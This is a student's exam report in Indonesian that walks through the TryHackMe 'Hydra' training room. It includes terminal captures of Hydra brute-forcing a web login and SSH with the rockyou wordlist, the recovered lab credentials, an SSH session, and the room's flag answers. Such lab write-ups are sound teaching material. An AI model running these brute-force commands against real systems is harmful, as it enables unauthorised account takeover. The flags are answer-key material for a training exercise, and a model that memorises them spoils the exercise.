

UTS

Keamanan Sistem dan Jaringan Komputer



Nama : Fajar Ridhoi Musqil


NIM : 2231740017

PROGRAM STUDI D3 TEKONLOGI INFORMASI

JURUSAN TEKNOLOGI INFORMASI


POLITEKNIK NEGERI MALANG PSDKU LUMAJANG

1. Task 1. Kita buka tryhackme hydra di browser




2. Task 2. Kita


mengaktifkan **Start Machine** dahulu untuk masuk ke browser, lalu kita memasukan ip address yang sudah tertera di terminate web tryhackme hydra




3. lalu kita memasukan ip address yang sudah tertera di terminate web tryhackme hydra




Setelah itu kita isi ip address pada browser




Lalu kita isikan username dan password lalu save




Setelah mengisi username dan password kita akan membuka terminal dengan menuliskan kalimat seperti dibawah ini




Lalu kalimat diatas kita enter akan muncul isi dari login dan passwordnya



Setelah itu kita Kembali ke browser dan klik don't update



Copy angka pada gambar di browser tersebut seperti yg dibawah ini untuk menjawab pertanyaan flag 1 pada task 2



Setelah itu kita Kembali ke terminal dengan mengubah password menjadi butterfly untuk menjawab pertanyaan dari flag2

```
Applications Places System Wed 23 Apr, 02:51 AttackBox IP: 10.10.180.20
root@ip-10-10-180-20: ~
File Edit View Search Terminal Help
root@ip-10-10-180-20:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.227.125 http-post-form "/login:username=^USER^&password=^PASS^:F=Incorrect"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-23 02:39:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.227.125:80/login:username=^USER^&password=^PASS^:F=Incorrect
[80][http-post-form] host: 10.10.227.125 login: molly password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-23 02:39:17
root@ip-10-10-180-20:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.227.125 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-23 02:50:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://10.10.227.125:22/
[22][ssh] host: 10.10.227.125 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-23 02:51:11
root@ip-10-10-180-20:~#
```

```
Applications Places System Wed 23 Apr, 02:54 AttackBox IP: 10.10.180.20
molly@ip-10-10-227-125: ~
File Edit View Search Terminal Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-23 02:39:17
root@ip-10-10-180-20:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.227.125 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-23 02:50:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://10.10.227.125:22/
[22][ssh] host: 10.10.227.125 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-23 02:51:11
root@ip-10-10-180-20:~# ssh molly@10.10.227.125
The authenticity of host '10.10.227.125 (10.10.227.125)' can't be established.
ECDSA key fingerprint is SHA256:ixclGAlbCNSQnf8BlJsqVUF9p1YFwKj2Aq4ikpLx1k.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.227.125' (ECDSA) to the list of known hosts.
molly@10.10.227.125's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-227-125:~$
```



```
TryHackMe | Hydra
https://tryhackme.tech/index.html?host=proxy-12.tryhackme.tech&password=c76baa3e97d6e3f8&proxyIP=10.10.180.20&resize=re...
Applications Places System Wed 23 Apr, 02:56 AttackBox IP: 10.10.180.20
molly@ip-10-10-227-125: ~
File Edit View Search Terminal Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-23 02:50:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l1:p:14344398), ~3586100 tries per task
[DATA] attacking ssh://10.10.227.125:22/
[22][ssh] host: 10.10.227.125 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-23 02:51:11
root@ip-10-10-180-20:~# ssh molly@10.10.227.125
The authenticity of host '10.10.227.125 (10.10.227.125)' can't be established.
ECDSA key fingerprint is SHA256:1xclGAIbCNSQnF8BLjsqVUF091XPMKj2AQ4ikPlx1k.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.227.125' (ECDSA) to the list of known hosts.
molly@10.10.227.125's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

5 packages can be updated.
32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-227-125:~$ ls
flag2.txt
molly@ip-10-10-227-125:~$ cat flag2.txt
THM{c8eeb0468fbbadea859baeb33b2541b}
molly@ip-10-10-227-125:~$
```

Sign in - Google Accounts

THM Browser-Based

TryHackMe | Hydra

https://tryhackme.com/room/hydra

Room completed (100%)

Invalid response

part of the response when the login fails

verbose output for every attempt

Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l $username -P $wordlist10.10.227.125 http-post-form /username:$USER$password:$PASS 'if=incorrect' -V
```

- The login page is only `10.10.227.125`, i.e., the main IP address.
- The `$username` is the form field where the username is entered
- The specified `wordlist` will replace `$wordlist`
- The `$password` is the form field where the password is entered
- The provided passwords will be replacing `$password`
- Finally, `if=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7d0116de8b85c48ec0b17612e}

✓ Correct Answer

Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468fbbadea859baeb33b2541b}

✓ Correct Answer

File Edit View Search Terminal Help

molly@ip-10-10-227-125: ~

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-23 02:50:20

[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l1:p:14344398), ~3586100 tries per task

[DATA] attacking ssh://10.10.227.125:22/

[22][ssh] host: 10.10.227.125 login: molly password: butterfly

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-23 02:51:11

root@ip-10-10-180-20:~# ssh molly@10.10.227.125

The authenticity of host '10.10.227.125 (10.10.227.125)' can't be established.

ECDSA key fingerprint is SHA256:1xclGAIbCNSQnF8BLjsqVUF091XPMKj2AQ4ikPlx1k.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.10.227.125' (ECDSA) to the list of known hosts.

molly@10.10.227.125's password:

Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

5 packages can be updated.

32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98

molly@ip-10-10-227-125:~\$ ls

flag2.txt

molly@ip-10-10-227-125:~\$ cat flag2.txt

THM{c8eeb0468fbbadea859baeb33b2541b}

molly@ip-10-10-227-125:~\$

TryHackMe | Hydra

THM Browser-Based

+

https://tryhackme.com/room/hydra

Congratulations on completing Hydra!!! 🎉

Points earned

0

Completed tasks

2

Room type

Walkthrough

Difficulty

Easy

Streak

1

Leave Feedback

Next

